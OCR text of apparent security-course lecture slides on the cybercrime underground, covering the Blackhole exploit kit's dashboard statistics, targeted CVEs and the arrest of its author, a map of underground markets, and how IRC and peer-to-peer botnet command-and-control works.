
Spyeye
e71111de415f8b2e158fe2a504c1aae5

Zero Access
c3b7afc60b358bbe62ec625798116339

Rena FakeAV
d89c82e755b53ccca4e3b5156281499d

❺ Infections

Traffic
Payment
Malware



Начало: Конец:

Автообновление: **5 сек.**

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

13289 ХИТЫ **11506** ХОСТЫ **1187** ЗАГРУЗКИ

10.32% ПРОБИВ

ЗА СЕГОДНЯ

3013 ХИТЫ **2760** ХОСТЫ **300** ЗАГРУЗКИ

11.55% ПРОБИВ

ПОТОКИ	ХИТЫ ↑	ХОСТЫ	ЗАГРУЗКИ	%
DENIS ›	13285	11505	1187	10.32
default ›	4	3	1	0.00

БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↑
Chrome ›	2273	2148	485	22.58
Mozilla ›	104	72	11	15.71
Firefox ›	5033	4847	581	11.99
Opera ›	360	288	22	7.75
MSIE ›	4232	3080	77	2.51
Safari ›	1287	1102	11	1.00

ОС	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↑
Windows 2003	21	18	5	27.78
Windows 2000	41	22	4	18.18
Linux	179	143	19	13.48
Windows XP	3838	3206	399	12.48

ЭКСПЛОИТЫ	ЗАГРУЗКИ	% ↑
Java X ›	584	49.20
Java SMB ›	460	38.75
PDF ›	108	9.10
Java DES ›	29	2.44
MDAC ›	6	0.51

СТРАНЫ	ХИТЫ ↑	ХОСТЫ	ЗАГРУЗКИ	%
United States	12417	10981	1119	10.19
Brazil	154	101	9	8.91
India	63	35	4	11.43
Japan	47	9	3	33.33
Mexico	27	20	0	0.00

- Blackhole malware kit, released in 2010, dominated market in 2012-2013

- Annual license of $1500, or $200/week, targeted Java, Flash, Windows, PDFs

- Suspect arrested in Oct 2013

Exploits Used by Blackhole

CVE	Target	Description
CVE-2011-3544	Java	Oracle Java SE Rhino Script Engine Remote Code Execution Vulnerability
CVE-2011-2110	Flash	Adobe Flash Player unspecified code execution
CVE-2011-0611	Flash	Adobe Flash Player unspecified code execution
CVE-2010-3552	Java	Skyline
CVE-2010-1885	Windows	Microsoft Windows Help and Support Center
CVE-2010-1423	Java	Java Development Toolkit insufficient argument validation
CVE-2010-0886	Java	Unspecified vulnerability
CVE-2010-0842	Java	JRE MixerSequencer invalid array index
CVE-2010-0840	Java	Java trusted methods chaining
CVE-2010-0188	Adobe Acrobat	LibTIFF integer overflow
CVE-2010-4324	Adobe Acrobat	Use after free vulnerability in doc.media.newPlayer


End of Blackhole

- 2013: Dmitry “Paunch” Fedotov arrested along with his dev team
  - Author and maintainers of Blackhole
  - Over 1,000 customers, $50k/month in revenue
  - Roughly $2.3M in total revenue
- 2016: sentenced to 7 years in a penal colony

The backbone of the underground

BOTNETS


Structure of the Underground


Zero-day Development
Crimeware Development
Bulletproof Hosting
Pay-per-Install and Exploit-as-a-Service
Botnets
Stolen Account Credentials
Credit Card and Bank Account Theft
DDoS and Ransomware Extortion
Blackhat SEO
Spam
Click Fraud and Ad Injection
Bitcoin Mining
Carders, Cashiers, and Money Mules
Phishing
Pharma
Counterfeit Goods
Fake Anti-virus
Malware Attachments

From Crimeware to Botnets

- Infected machines are a fundamentally valuable resource
  - Unique IP addresses for spamming
  - Bandwidth for DDoS
  - CPU cycles for bitcoin mining
  - Credentials
- Early malware monetized these resources directly
  - Infection and monetization were tightly coupled
- Botnets allow criminals to rent access to infected hosts
  - Infrastructure as a service, i.e. the cloud for criminals
  - Command and Control (C&C) infrastructure for controlling bots
  - Enables huge-scale criminal campaigns

Old-School C&C: IRC Channels



snd spam:
<subject> <msg>


Botmaster

snd spam:
<subject> <msg>


snd spam:
<subject> <msg>

- Problem: single point of failure
- Easy to locate and take down

P2P Botnets


Insert commands into the DHT
Botmaster
Structured P2P Distributed Hash Table (DHT)
Master Servers
Get commands from the DHT

